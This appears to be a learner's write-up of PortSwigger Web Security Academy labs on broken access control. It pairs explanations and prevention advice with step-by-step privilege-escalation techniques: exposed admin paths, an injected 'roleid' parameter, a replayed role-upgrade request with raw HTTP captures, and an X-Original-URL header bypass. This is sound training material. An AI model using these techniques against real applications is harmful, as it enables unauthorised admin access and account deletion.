Access Control

ℹ️ Introduction

What is access control and its types? Impact of privilege escalation attacks. Common software vulnerabilities and context-based flaws. Principles for preventing broken access control.

What is Access Control?


Access control is the application of constraints on who or what is authorized to perform actions or access resources. In the context of web applications, access control is dependent on authentication and session management:

- **Authentication** confirms that the user is who they say they are.
- **Session management** identifies which subsequent HTTP requests are being made by that same user.
- **Access control** determines whether the user is allowed to carry out the action that they are attempting to perform.

Broken access controls are common and often present a critical security vulnerability. Access control design decisions have to be made by humans, so the potential for errors is high.

There are three types of access controls:

- **Vertical access controls** restrict access to sensitive functionality based on user type. For example, an administrator can delete accounts while a regular user cannot.
- **Horizontal access controls** restrict access to resources based on user identity. For example, a banking application lets users view only their own accounts, not those of others.
- **Context-dependent access controls** restrict access based on the state of the application or the user's interaction with it. For example, a retail website prevents users from modifying their shopping cart after payment has been made.



What is the Impact of a Successful Access Control Attack?

Broken access control vulnerabilities exist when a user can access resources or perform actions that they are not supposed to be able to. The impact depends on the type of privilege escalation achieved:

- **Vertical privilege escalation** - a non-administrative user gains access to admin functionality, such as the ability to delete other users' accounts or change application settings.
- **Horizontal privilege escalation** - a user gains access to resources belonging to another user. For example, accessing another user's bank account, personal data, or private messages.
- **Horizontal to vertical privilege escalation** - a horizontal escalation attack can be elevated into a vertical one. If an attacker targets an administrative user and compromises their account, they gain full administrative access over the application.

Access Control Vulnerabilities in Different Contexts

Several types of software vulnerabilities can allow access control attacks to succeed:

Unprotected functionality - sensitive functionality such as an admin panel may be accessible to anyone who knows the URL (e.g. `/admin`), without any authentication check. The URL may be exposed in the `robots.txt` file or leaked in JavaScript code on the page.

Security by obscurity - some applications hide sensitive functionality behind unpredictable URLs. However, this does not provide real protection because the URL can still be leaked through JavaScript or other means.

Parameter-based access control - some applications determine the user's role based on values stored in hidden fields, cookies, or URL parameters such as `?admin=true` or `?role=1`. Since these values are user-controllable, an attacker can simply modify them to gain elevated access.

Platform misconfiguration - some applications enforce access controls at the platform layer using rules based on URL and HTTP method. These can be bypassed using non-standard HTTP headers such as `X-Original-URL` or `X-Rewrite-URL`, or by changing the HTTP method used in the request (e.g. using GET instead of POST).

URL-matching discrepancies - some frameworks treat `/admin/deleteUser` and `/ADMIN/DELETEUSER` or `/admin/deleteUser/` as different endpoints. If the access control mechanism is stricter than the routing logic, an attacker can bypass controls using capitalization tricks or trailing slashes.

Insecure Direct Object References (IDOR) - applications that use user-supplied input to directly access database objects or files are vulnerable. For example, changing `?id=123` to `?id=124` in the URL may expose another user's data.

Multi-step process vulnerabilities - when an important function is split across multiple steps, access controls may be applied to some steps but not others. An attacker can skip the controlled steps and submit a direct request to the unprotected step.

Referer-based access control - some applications use the `Referer` HTTP header to determine whether a request is coming from an authorized page. Since the `Referer` header can be fully controlled by an attacker, this provides no real security.

Location-based access control - some applications restrict access based on the user's geographic location. These controls can be bypassed using VPNs, web proxies, or manipulation of client-side geolocation mechanisms.

How to Prevent Access Control Vulnerabilities

Access control vulnerabilities can be prevented by taking a defense-in-depth approach and applying the following principles:

- Never rely on obfuscation alone for access control.
- Unless a resource is intended to be publicly accessible, deny access by default.
- Wherever possible, use a single application-wide mechanism for enforcing access controls.
- At the code level, make it mandatory for developers to declare the access that is allowed for each resource, and deny access by default.
- Thoroughly audit and test access controls to ensure they work as designed.


Lab 1 - Unprotected admin functionality

The goal of this lab was to access the admin panel and delete a user, exploiting unprotected admin functionality.


Steps

Step 1 - Accessing robots.txt


The first step was to navigate to `/robots.txt` on the target application. This file revealed a disallowed path, exposing the location of the admin panel at `/administrator-panel`.



Step 2 - Accessing the Admin Panel



Step 3 - Deleting the User



Security through obscurity is not a valid access control mechanism. Sensitive functionality must always require proper authentication and authorization checks on the server side, regardless of whether the URL is publicly known or not.

Lab 2 - User role can be modified in user profile

The goal of this lab was to exploit a parameter-based access control vulnerability by modifying the `roleid` parameter in a JSON request to gain admin privileges and delete a user.

Steps


Step 1 - Login and Email Update

After logging in with the supplied credentials, the account page was accessed. The available feature for updating the email address was used. When the request was submitted, the response revealed that the JSON body contains a `roleid` field, indicating that the server returns and potentially accepts role information from the client side.

Step 2 - Modifying the Role in Burp Repeater


The email update request was sent to Burp Repeater. In the JSON request body, the parameter `"roleid":2` was added. The modified request was then resent to the server.

The response confirmed that the `roleid` was successfully changed to 2, meaning admin privileges were granted simply by adding one parameter to the request.




Step 3 - Accessing the Admin Panel

With the elevated role, navigating to `/admin` was now possible. The admin panel was fully accessible, displaying the list of users and admin functionality.



Step 4 - Deleting the User

The delete function was used to delete the user carlos, successfully completing the lab.



Access control decisions must never be based on user-controllable input such as hidden fields, cookies, or JSON parameters. The user's role and privileges must always be determined and enforced exclusively on the server side, based on the authenticated session, not on data sent by the client.

🔵 Lab 3: Multi-step process with no access control on one step

The goal of this lab was to exploit a missing access control check on one step of a multi-step admin process, by using a non-admin session cookie to replay a privileged request.


Steps

Step 1 - Login as Admin and Capture the Confirmation Request

After logging in with the admin credentials, the admin panel was accessed. The action to promote carlos was performed. The confirmation HTTP request (the final step of the promotion process) was captured and sent to Burp Repeater.

Step 2 - Login as Non-Admin User and Copy Session Cookie

In a private/incognito browser window, login was performed using the non-admin credentials. The session cookie of the non-admin user was copied from the browser.



Step 3 - Replacing the Cookie in Burp Repeater

Back in Burp Repeater, the admin session cookie in the captured confirmation request was replaced with the non-admin user's session cookie. The username parameter was also changed to the target username.

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Dec

1 2 × 3 +

Send Cancel Burp AI

Request

Pretty Raw Hex

```
1  POST /admin-roles HTTP/2
2  Host: 0a16008103ff6e6581a3529f00bb00d9.web-security-academy.net
3  Cookie: session=fbdrHYG7dbbc91uWUlnulwFQsmkNz2ga
4  Content-Length: 30
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Windows"
9  Accept-Language: en-US,en;q=0.9
10 Origin: https://0a16008103ff6e6581a3529f00bb00d9.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
14 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
   ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer:
   https://0a16008103ff6e6581a3529f00bb00d9.web-security-academy.net/admin
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 username=wiener&action=upgrade
```

Step 4 - Sending the Request

The modified request was sent. The first response returned a **401 Unauthorized**, which might suggest the attack failed.

However, by clicking **Follow Redirection**, the application processed the request and returned a **200 OK** response, confirming that the role change was successfully applied despite the initial 401.

Send | Cancel | Follow redirection | Burp AI | Target: https://0a16008103ff6e6581a3529f00bb00d9.web-security-academy.net | HTTP/2

Request — Pretty | Raw | Hex

```
POST /admin-roles HTTP/2
Host: 0a16008103ff6e6581a3529f00bb00d9.web-security-academy.net
Cookie: session=
Content-Length: 45
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0a16008103ff6e6581a3529f00bb00d9.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a16008103ff6e6581a3529f00bb00d9.web-security-academy.net/admin-roles
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

action=upgrade&confirmed=true&username=wiener
```

Response — Pretty | Raw | Hex | Render

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	3
Request cookies	1
Request headers	23
Response headers	3

Send | Cancel | Burp AI | Target: https://0a16008103ff6e6581a3529f00bb00d9.web-security-academy.net | HTTP/2

Request — Pretty | Raw | Hex

```
GET /admin HTTP/2
Host: 0a16008103ff6e6581a3529f00bb00d9.web-security-academy.net
Cookie: session=fbdrHYG7dbbc91uWUlnu1wFQsmkNz2ga
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://0a16008103ff6e6581a3529f00bb00d9.web-security-academy.net
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a16008103ff6e6581a3529f00bb00d9.web-security-academy.net/admin-roles
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response — Pretty | Raw | Hex | Render

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 6576

<!DOCTYPE html>
<html>
    <!--LAB_HEAD_START-->
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=
        stylesheet>
        <link href=/resources/css/labs.css rel=stylesheet>
        <title>
            Multi-step process with no access control on one step
        </title>
    </head>
    <!--LAB_HEAD_END-->
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <!--LAB_HEADER_START-->
        <div id="academyLabHeader">
            <section class='academyLabBanner is-solved'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            Multi-step process with no access control
                            on one step
                        </h2>
                        <a class=link-back href='
                        https://portswigger.net/web-security/access-cont
```

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	1
Request headers	21
Response headers	4

Search | 0 highlights | Search | 0 highlights

Done | 6,709 bytes | 91 millis

Event log (1) | All issues | Memory: 162.6MB of 7.89GB | Disabled

https://0a16008103ff6e6581a3529f00bb00d9.web-security-academy.net/my-account?id=wiener | Incognito

Congratulations, you solved the lab! | Share your skills! | Continue learning »

Home | Admin panel | My account | Log out

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

Elements | Console | Sources | Network | Performance | Memory | Application | Security | Lighthouse | Recorder | DOM Invader

Manifest
Service workers
Storage

Storage
- Local storage
- Session storage
- Extension storage
- IndexedDB
- Cookies

Filter | Only show cookies with an issue

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly	Secure	SameSite	Partition ...	Cross Site	Priority
session	fbdrHYG7dbbc91uWUlnu1wFQsmkNz2ga	0a160081...	/	Session	39	✓	✓	None			Medium

Cookie Value | Show URL-decoded

fbdrHYG7dbbc91uWUlnu1wFQsmkNz2ga

Access control must be enforced on every single step of a multi-step process independently. It is not sufficient to protect only the first steps and assume that users who reach later steps are already authorized. Every request must be validated on the server side regardless of how the user got there.

Lab 4: URL-based access control can be circumvented

The goal of this lab was to bypass a front-end access control mechanism that blocked direct access to `/admin`, by exploiting the back-end application's support for the `X-Original-URL` header.

Steps

Step 1 - Attempting Direct Access to /admin

When trying to access `/admin` directly, the request was blocked by the front-end system. The response was very plain and simple, suggesting it originated from a front-end proxy rather than the actual application.


The request was sent to Burp Repeater for further manipulation.

Step 2 - Discovering X-Original-URL Header Support

To determine whether the back-end application reads the `X-Original-URL` header instead of the actual request path, the URL in the request line was changed to `/` and the header `X-Original-URL: /invalid` was added. The application returned a "not found" response, which confirmed that the back-end was processing the URL from the `X-Original-URL` header rather than the actual request path. This step revealed the attack vector.

Step 3 - Accessing the Admin Panel

The value of the `X-Original-URL` header was changed to `/admin`, while keeping the request path as `/`. The request was sent and the full admin panel was returned in the response, confirming that the front-end block was successfully bypassed.



